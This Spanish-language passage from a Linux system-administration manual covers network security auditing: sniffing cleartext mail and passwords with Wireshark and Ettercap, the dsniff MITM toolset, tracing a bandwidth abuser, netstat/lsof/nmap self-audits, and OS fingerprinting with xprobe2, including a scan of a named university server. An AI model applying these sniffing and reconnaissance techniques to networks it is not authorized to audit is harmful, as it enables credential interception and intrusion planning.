13.4. Hacking


¡Mira mamá, mira! ¡ya estoy hackeando!

-Se dice “auditando”, nene.

Podemos hacer algo mejor que observar el tráfico de paquetes: podemos abrir los paquetes y observar su contenido.

Wireshark, anteriormente llamado **Ethereal**, es el mejor ejemplo de Capturador de Paquetes. Puede “olfatear” toda clase de protocolos en busca de cadenas o puertos, en tiempo real o guardando todas las coincidencias que va encontrando, poniendo a la interface en “modo promiscuo”, es decir, dejando entrar todo el tráfico. Además viene también en versión Windows.


En este ejemplo, Ethereal, instalado sobre el gateway de la red, se encuentra filtrando los textos de los correos vía protocolo IMAP, procedentes de la dirección matiaspecchia@bunker.org.ar. Se puede además chequear la máquina corriendo un cliente IMAP (192.168.1.1), y el Servidor de Correos interno (192.168.1.254) de mi red casera.



Ettercap llega todavía mas lejos: es capaz de olfatear conexiones incluso en redes switcheadas.

Han leído el cartel que dice “La Información que está a punto de enviar puede ser leída por otras personas” ?

Aquí se ve el ejemplo de la intercepción de un correo bajo protocolo POP no cifrado.



Por supuesto, estamos interceptando texto puro, lo cual es práctico para interceptar claves que son enviadas a sitios web que no emplean SSL (Secure Socket Layer) en el protocolo para web, es decir: sirve para interceptar tráfico en el puerto HTTP – 80, y no HTTPS en el puerto 443.

El otro problema, es que los usuarios suelen utilizar y enviar textos enriquecidos, es decir, con estilos, formatos, imágenes, etc. En caso de los archivos .DOC, o .PDF, el truco ya no será válido, ya que estos documentos son binarios. Para estos casos conviene utilizar TCPxTract, el cual viene incluído en el CD de hacking **Network Security Toolkit (NST)**. Una buena nota al respecto puede encontrarse en

<http://vtroger.blogspot.com/2009/11/livecd-con-herramientas-de-seguridad-de.html>

13.4.1. Otras herramientas de seguridad

El Administrador de Redes tarde o temprano tiende a seguir las líneas de pensamiento de los Hackers, entendiéndose el término "Hacker" como "experto de alguna cosa". Por ejemplo, un cerrajero, un mecánico, un electricista, un programador experto en un determinado lenguaje, e incluso un médico genetista.

Solo con esta mirada analítica podrá prever diversas intrusiones, descubrir las causas de un funcionamiento anormal, potenciar los recursos otorgados por la Empresa, y fundamentalmente APRENDER.

El Hacking debe ser probablemente la actividad que menos estudios formales requiere. Un Hacker es fundamentalmente un Autodidacta, y como consecuencia, un Auditor de Seguridad.

Aunque cueste creerlo, el sniffeo de la redes lo usan mas los administradores de redes que los Hackers "Clásicos". Basta con probar **snort**, **antisniff**, **sentinel**, o un simple **cat /var/log/messages** para encontrar posibles intrusos, escaneos secuenciales a los puertos, o troyanos desbocados. Existe al respecto varias notas escritas en <http://webs.ono.com/usr016/alfonn/articulos.htm>

Existen muchos LiveCD dedicados diseñados para Auditoría y Seguridad. Una lista al respecto puede encontrarse en <http://www.kriptopolis.org/node/2000>, la cual en marzo de 2006 ubica los siguientes "mejores":

- | | |
|--------------------------------|--------------------------------|
| 1. BackTrack | 6. Knoppix-STD |
| 2. Operator | 7. Helix |
| 3. PHLAK | 8. F.I.R.E |
| 4. Auditor | 9. nUbuntu |
| 5. L.A.S Linux | 10. INSERT |

El primero de la lista, por ejemplo, incluye una lista de herramientas en su sitio:
http://www.ussysadmin.com/operator/tools_list.html

Estos Cds "todo incluído" en cierta manera nos sirven para descubrir herramientas que también se encuentran disponibles en la base de paquetes de Debian GNU/Linux. Es decir: nos sirven para sacar ideas útiles.

Por ejemplo, dejo a criterio del lector la lectura y traducción del paquete **dsniff**:

```
/home/s [root@zion] apt-cache show dsniff
Package: dsniff
Priority: extra
Section: universe/net

Description: Various tools to sniff network traffic for cleartext insecurities
This package contains several tools to listen to and create network traffic: .
 * arpspoof - Send out unrequested (and possibly forged) arp replies.
 * dnsspoof - forge replies to arbitrary DNS address / pointer queries
               on the Local Area Network.
 * dsniff - password sniffer for several protocols.
 * filesnarf - saves selected files sniffed from NFS traffic.
 * macof - flood the local network with random MAC addresses.
 * mailsnarf - sniffs mail on the LAN and stores it in mbox format.

 * msgsnarf - record selected messages from different Instant Messengers.
 * sshmitm - SSH monkey-in-the-middle. proxies and sniffs SSH traffic.
 * sshow - SSH traffic analyser
 * tcpkill - kills specified in-progress TCP connections.
```

- * `tcpnice` - slow down specified TCP connections via "active" traffic shaping.
- * `urlsnarf` - output selected URLs sniffed from HTTP traffic in CLF.
- * `webmitm` - HTTP / HTTPS monkey-in-the-middle. transparently proxies.
- * `webspy` - sends URLs sniffed from a client to your local browser.

Please do not abuse this software.

Estas herramientas son todas para Linux, aunque es posible encontrar versiones portadas para Windows. Un buen repositorio de material para herramientas de seguridad, auditoria, penetración y hacking puede ser encontrado en los foros de <http://www.antrax-labs.com.ar/>

13.4.2. Caso Practico:

Estamos en casa trabajando contra el server de la empresa, y notamos que la velocidad de conexión ha bajado considerablemente.

Naturalmente, un proceso propio del servidor puede ser el responsable. Si entramos vía ssh o vía telnet, y corremos los comandos

- **ps**
- **top, htop**
- **iptraf o iftop**
- **ftptop**

... podemos detectar al "comedor de ancho de banda".

Pero si bien es muy frecuente pillar al administrador de turno jugando con el **amule**, o el **mldonkey**, lo mas probable es que el usuario abusivo se encuentre dentro de la red interna.

Si nuestros usuarios acceden a internet por proxy **squid**, un **squidview**, o un **tail -f /var/log/squid/acces.log** resolverá todas las dudas.

En caso que sospechemos otro mal uso de la red (Kazaa, Ares, video online, streaming, etc), nuevamente, **iptraf** y **tethereal** serán indispensables para revisar el flujo de bytes gestionados por las **iptables**.

```
root@gazpacho:~# tethereal
11.454720 80.67.81.14 -> 192.168.1.150 TCP www > 3907 [SYN, ACK] Seq=0 Ack=1 Win=8712 Len=0
11.454919 192.168.1.150 -> 80.67.81.14 TCP 3907 > www [ACK] Seq=1 Ack=1 Win=65535 Len=0
11.455373 192.168.1.150 -> 80.67.81.14 HTTP GET /banners/ffe/amigas 234x60.gif HTTP/1.1

595.559692 38.116.36.26 -> 192.168.1.150 RTSP Continuation
595.560479 192.168.1.150 -> 38.116.36.26 TCP 3919 > rtsp [ACK] Seq=3930 Ack=1725736 Win=65535
```

En este caso... **amigas_234x60.gif ???**

RTSP... eso me suena. Utilizo el buscador de acrónimos y siglas (porque no tengo ganas de entrar a Google).

Cuando hago un

```
root@gazpacho:~# dict rtsp
la maquina me responde
```

Real Time Streaming Protocol (TV, WWW, UDP, TCP/IP, RDP, Multicast)

Traducido: **flujo continuo en tiempo real**. Varios programas nos sirven en GNU/Linux para ver o escuchar estos protocolos: **xmms**, **mplayer**, **realplay**, **realplayer** (<http://www.real.com/linux/>) y otros. La sintaxis probablemente hay que adosarla al protocolo: es decir **rtsp://38.116.36.26**.

Opción simple: usar alguno de estos programas para obtener el mismo flujo. Sin embargo, si se trata de vídeo sucio, y alguien pasa por delante de mi oficina, voy a tener que dar muchas explicaciones apresuradas.

Otra opción es encontrar un nombre de dominio asociado a esa IP. Utilizamos el comando **dig** para resolver

en forma inversa la ip

```
root@gazpacho:~# dig -x 38.116.36.26
; <>> DiG 9.3.1 <>> -x 38.116.36.26
... un montón de cosas ...
;26.36.116.38.in-addr.arpa.      IN      PTR
;; ANSWER SECTION:
26.36.116.38.in-addr.arpa. 10800 IN      CNAME    38.116.36.26.batanga.com.
```

¿**batanga.com**? ¿y esto? Mediante Firefox descubro que se trata de una emisora de Radio Latina. Y mediante <http://www.geolipool.com> descubro que está ubicada en Naples, Florida.

Esto me ha aliviado: no me divierte acusar compañeros de trabajo. Pero el muy desgraciado me utiliza el ancho de banda del server para escuchar Reggaetones y Merengues. ¿Por qué no se compra un ananá, se lo pone en la cabeza, y se trae una radio AM-FM a la oficina como todo el mundo?

Constatado el pecado pasamos a buscar el pecador

Ya conozco la procedencia del flujo de sonido, pero no se a cual maquina de la red está dirigido. Solo tengo la IP: **192.168.1.150**.

Esta IP probablemente fue otorgada dinámicamente desde mi server DHCP. En lugar de revisar los larguisimos logs (**/var/log/syslog**) del servidor, usemos el sentido común.

Probablemente sea una maquina windoza (lo cual podemos corroborar con **xprobe2** o **nmap**), de modo que necesitamos conocer su "**netbios name**".

Usaremos como **root** un comando llamado **nbtscan** (como el **nbtstat -A** de Windows). Al igual que todas estas herramientas, puede ser obtenido mediante **apt-get**

```
root@gazpacho: ~ # nbtscan 192.168.1.150
Doing NBT name scan for addresses from 192.168.1.150
IP address      NetBIOS Name      Server      User      MAC address
-----  
192.168.1.150  Bedelia          <server>   <unknown>  00:0e:a6:5d:36:b7
```

Ahá! Parece que en **Bedelia** (Preceptoría) están en problemas.

13.5. Taller de Seguridad

En el amor y en la guerra ...




En esta tira cómica, la envidiosa maquina con Windows (“Penti”) destierra la mitica vulnerabilidad del Linux (“Athlo”). Entra con una cuenta limitada por ftp, deposita un segmento de código fuente (indetectable por antivirus), y se sale del sistema. Luego se conecta por ssh con la misma cuenta, usa el compilador **gcc** para obtener un rootkit (trojano) binario, con el que consigue poder de root. Finalmente apaga el equipo y se queda cortejando a una linda Apple (“Mac”).

13.5.1. Auditoría Propia

La siguiente captura de pantalla pertenece a la película Matrix Reloaded. Esta película se adjudica el mérito de ser la única que muestra un hackeo al menos en parte real. La protagonista escanea unos puertos mediante la conocida herramienta **nmap**. Encuentra una versión vieja del servidor **ssh** (acceso remoto) que posee varias vulnerabilidades conocidas: aparentemente el administrador no se ha tomado el trabajo de actualizar el servidor.

Así, mediante un hipotético “sshnuke” *Trinity* resetea el password del root y se hace con el control de una central térmica.

```
I: Port      State      Service
I: 22/tcp    open       ssh
S: No exact OS matches for host
S:
I: Nmap run completed -- 1 IP address (1 host up) scanned
I: # sshnuke 10.2.2.2 -rootpw="Z10N0101"
I: Connecting to 10.2.2.2:ssh ... successful.
I: Attempting to exploit SSHv1 CRC32 ... successful.
P: Resetting root password to "Z10N0101".
I: System open: Access Level <9>
I: # ssh 10.2.2.2 -l root
I: root@10.2.2.2's password:
I:
I: RRF-CONTROL> disable grid nodes 21 - 48
I: Warning: Disabling nodes 21-48 will disconnect sector 11 (27 nodes)
```



Y por casa como andamos? ¿Hay procesos que se conectan sin nuestro permiso a internet?

Como sysadmins debemos estar familiarizados con el uso de herramientas tales como **lynis**, **chkrootkit**, **rkhunter**, **tiger**, **nmap**, y **netstat**.

13.5.1.1. Netstat

Es una buena herramienta para observar conexiones de red. Tiene muchos modificadores posibles. Ejemplo:

- En windows: **netstat -anob**
- En FreeBSD: **netstat -r**
- Ejemplo en Linux, rastreando que procesos están usando que puertos (muy útil para detectar troyanos)³⁷

netstat -putona

- **p** Muestra las conexiones para el protocolo especificado que puede ser TCP o UDP
- **u** Lista todos los puertos UDP
- **t** Lista todos los puertos TCP
- **o** Muestra los timers
- **n** Nos muestra el numero de puerto
- **a** Para visualizar todas las conexiones activas del sistema

37 <http://lamiradadelreplicante.com/2012/01/12/mostrar-conexiones-activas-procesos-y-puertos-abiertos-con-netstat/>

13.5.1.2. lsof

Si bien el propósito de lsof es mostrar los archivos abiertos en curso, recordemos que en Unix *todo es un archivo*. Si, las conexiones también:

Ejemplo, donde se muestra algunos demonios propios como proftpd, samba, e incluso java abriendo puertos al exterior y esperando (LISTEN) conexiones. También Firefox, entrando gmail, y Openoffice, terminando de buscar actualizaciones.

```
s@zion $ sudo lsof | grep TCP
```

```
java      TCP *:8280 (LISTEN)
smbd     TCP *:microsoft-ds (LISTEN)
smbd     TCP *:netbios-ssn (LISTEN)
proftpd   TCP *:ftp (LISTEN)
firefox   TCP zion.local:42590->ag-in-f83.google.com:www (ESTABLISHED)
soffice   TCP zion.local:58730->208.81.191.110:www (CLOSE_WAIT)
```

13.5.1.3. Nmap

Para esta breve auditoría del sistema, utilizaremos **nmap**. Esta simpática herramienta escanea puertos propios y ajenos, e incluso posee versión para Windows.

```
obelix:/home/s# nmap localhost
```

```
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1653 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
9/tcp      open  discard
13/tcp     open  daytime
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
37/tcp     open  time
143/tcp    open  imap
389/tcp  open  ldap  <-----
427/tcp    open  svrloc
3128/tcp   open  squid-http
```

Supongamos que deseamos saber que proceso está escuchando el puerto 389 (**ldap**). Ejecutamos la orden **netstat** modificando la salida para que muestre solo "389".

```
netstat -pan | grep ldap
tcp        0      0 *:ldap      *:*          LISTEN      4977/slapd
```

Hemos descubierto un proceso demonio (por la terminación d, de daemon) llamado **slapd** cuyo identificador de proceso es el **4977**. Si deseamos matarlo basta con hacer kill 4977. Pero sería mejor revisar primero si no es un proceso instalado por alguna razón valida.

```
apt-cache search slapd
```

slapd - OpenLDAP server (slapd)

Bien, figura en la base de paquetes. Pero se puede obtener una información mas detallada haciendo

apt-cache show slapd

Package: slapd

Priority: optional

Section: net

Installed-Size: 2228

Maintainer: Torsten Landschoff <torsten@debian.org>

Provides: ldap-server

Depends: libc6 (>= 2.3.2.ds1-21), libdb4.2, libiodbc2 (>= 3.52.2), libldap-2.2-7, libltdl3 (>= 1.5.2-2), libperl5.8 (>= 5.8.4), libsasl2 (>= 2.1.19), libslp1, libss10.9.7, libwrap0, coreutils (>= 4.5.1-1) | fileutils (>= 4.0i-1), psmisc, libldap-2.2-7 (= 2.2.23-8), perl (>> 5.8.0) | libmime-base64-perl

Recommends: db4.2-util, libsasl2-modules

Suggests: ldap-utils

Conflicts: umich-ldapd, ldap-server, libbind-dev, bind-dev, libltdl3 (= 1.5.4-1)

Filename: pool/main/o/openldap2.2/slapd_2.2.23-8_i386.deb

Size: 817172

MD5sum: 695700b9213550d0efc809c29d025e8b

Description: OpenLDAP server (slapd)

This is the OpenLDAP (Lightweight Directory Access Protocol) standalone

server (slapd). The server can be used to provide a standalone directory service and also includes the slurpd replication server.

Si por el contrario, **el proceso no figura dentro de la base de paquetes**, sería conveniente ejecutar **lynis**, **chkrootkit**, **tiger** o **rkhunter --check** (se instalan con apt-get) en busca de anomalías, o un **updatedb** seguido de un **locate** proceso para encontrar al menos, su ubicación. A diferencia de Windows, siempre podemos borrarlo o moverlo a una zona de cuarentena. El sistema operativo no intentará interceptar nuestra modificación de acceso al ejecutable en uso: esto es una diferencia importantísima con respecto a la tonta política de Windows respecto de que un proceso, por más que sea un virus, no puede ser removido de disco mientras está en ejecución. Bajo Linux, si se tienen derechos sobre el archivo, entonces el archivo está sentenciado.

Por cierto: si bien podemos a) borrarlo → b) matarlo, **ciertos troyanos cargados en memoria no figuran en la salida de ps**: este es un dato que nos aportarán **lynis**, **chkrootkit**, **tiger** y **rkhunter**.³⁸

Por regla general, se debe tener abiertos solo los puertos necesarios, a fin de exponerse a vulnerabilidades ni de tener procesos que ocupen recursos del sistema. Cada puerto abierto es un paquete que debemos cuidar de tener en su versión estable (sin vulnerabilidades conocidas), o al menos, en su última versión (la más emparchada).

Se debe utilizar **rcconf** para revisar cuales procesos inician con el servidor y revisar cada tanto el directorio con scripts de arranque **/etc/init.d**, o el viejo **/etc/rc.boot** en busca de scripts que no nos suenan conocidos. Supongamos que aparece un archivo

```
[root@zion] ls -l /etc/init.d
-rwxr-xr-x 1 root root 1583 2005-04-12 03:32 wesnoth-server
-rwxr-xr-x 1 root root 3127 2005-07-14 23:56 xdm
-rwxr-xr-x 1 root root 1963 2005-02-11 04:11 xfree86-common
-rwxr-xr-x 1 root root 2859 2003-01-22 04:39 xfs
```

Y no tenemos la menor idea de que es lo que hace el script xdm. Siempre podemos usar update+locate, man e info para averiguar que es lo que hace, o por lo menos, adonde está. Si no figura en una página de manual, probablemente no cumple con los standares que rige Debian para sus paquetes, y por lo tanto se puede deber a un programa que ha sido instalado allí sin pasar por apt+dpkg, que son los administradores de paquetes.

```
[root@zion] man xdm
```

NAME

xdm - X Display Manager with support for XDMCP, host chooser

DESCRIPTION

Xdm manages a collection of X displays, which may be on the local host or remote servers.

¡Que susto! Se trataba solo del manejador de sesiones de logueo de las X



13.6. Detectores remotos de Sistemas Operativos

Una tarea que suelen realizar los hackers antes de infiltrarse consiste en detectar el sistema operativo que posee la computadora objetivo.

Por ejemplo, si se detecta Windows, y se desea inyectar SQL en un Blog, lo mas probable es que del otro lado estén usando MSSQL, con IIS como servidor Web.

Por otro lado, cuando un sistema operativo tiene varios años en el mercado, la compañía fabricante deja de "mantenerlo", y por lo tanto no libera parches de seguridad para esa versión (como Windows 95 / 98 /Me), por lo tanto, de seguro existe una larga lista de vulnerabilidades, las cuales pueden ser explotadas a través de diversos

"exploits".

```
[root@zion] xprobe2 192.168.1.2
[+] Host 192.168.1.2 Running OS: "Microsoft Windows XP SP2"
```

```
[root@zion] nmap 192.168.1.2
Interesting ports on varian (192.168.1.2):
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1433/tcp   open  ms-sql-s <---- Microsoft SQL Server
MAC Address: 00:0E:A6:E1:61:41 (Asus Computer)
```

En <http://www.debian.org/doc/manuals/securing-debian-howto/ch-sec-tools.es.html> se puede encontrar una muy buena revisión de herramientas de detección.

- nmap
- hping2
- xprobe
- isic
- queso
- icmpush
- knocker
- nbtscan

Incluso en la Web hay sitios que realizan este servicio. Por ejemplo la pagina <http://uptime.netcraft.com> muestra el tiempo desde el último reinicio o "uptime", el sistema operativo, el tipo de servidor web, y quien es el proveedor de internet. Una manera simple de constatar la calidad del servicio, y la habilidad del administrador, es precisamente un uptime de larga data. El valor uptime es el mayor orgullo del administrador.



Archivo Editar Ver Ir Marcadores Herramientas Ayuda

Sitio ESC.EDU.AR UTN -Universidad Tecnol... Internet Services by Port... Netcraft What's That ...

NETCRAFT SSL NETCRAFT Secure Server Survey 24 hr BANKING

What's that site running? www.utn.edu.ar

OS, Web Server and Hosting History for www.utn.edu.ar

<http://www.utn.edu.ar> was running Microsoft-IIS on Windows 2000 when last queried at 25-Jul-2005 11:09:58 GMT - [refresh now](#) Site Report

FAQ Try out the Netcraft Toolbar!

OS	Server	Last changed	IP address	Netblock Owner
Windows 2000	Microsoft-IIS/5.0	5-Feb-2005	170.210.22.174	Red de Interconexion Universitaria
NetWare	Microsoft-IIS/5.0	4-Feb-2005	170.210.22.174	Red de Interconexion Universitaria
Windows 2000	Microsoft-IIS/5.0	7-Jan-2005	170.210.22.174	Red de Interconexion Universitaria
NetWare	Microsoft-IIS/5.0	6-Jan-2005	170.210.22.174	Red de Interconexion Universitaria
Windows 2000	Microsoft-IIS/5.0	24-Jul-2004	170.210.22.174	Red de Interconexion Universitaria
NT4/Windows 98	Microsoft-IIS/4.0	19-May-2004	170.210.22.174	Red de Interconexion Universitaria
NT4/Windows 98	Microsoft-IIS/4.0	6-Aug-2003	170.210.22.174	Red de Interconexion Universitaria
unknown	Microsoft-IIS/4.0	5-Aug-2003	170.210.22.174	Red de Interconexion Universitaria
NT4/Windows 98	Microsoft-IIS/4.0	20-Apr-2002	170.210.22.174	Red de Interconexion Universitaria
NT4/Windows 98	unknown	17-Apr-2002	170.210.22.174	Red de Interconexion Universitaria

Samples of system uptime at www.utn.edu.ar

Note: Uptime - the time since last reboot is explained in the FAQ

Latest data 24-Jul-2005

www.utn.edu.ar

Time Since Reboot (days)

25-day Moving average Windows 2000

(c) Netcraft, www.netcraft.com

Buscar: 1433 Buscar siguiente Encontrar anterior Resaltar Coincidencia de mayúsculas/mi

Terminado

<http://uptime.netcraft.com>

Estas herramientas sirven para revisar cualquier rango de puertos y realizar diversas acciones sobre ellos. No olvidemos que del otro lado podría haber un *honeypot* (ver mas adelante) engañando al *sniffer*. Una combinación de todas ellas (nmap, nmapfe, xprobe2, netcraft.com y otras) sirve para determinar la verdadera versión de sistema operativo.

```
/home/s [root@zion] xprobe2 www.utn.edu.ar
```

```
Xprobe2 v.0.2.2 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com,
meder@o0o.nu
[+] Target is www.utn.edu.ar
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_RST - TCP RST fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 170.210.22.174. Module
test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 170.210.22.174. Module
test failed
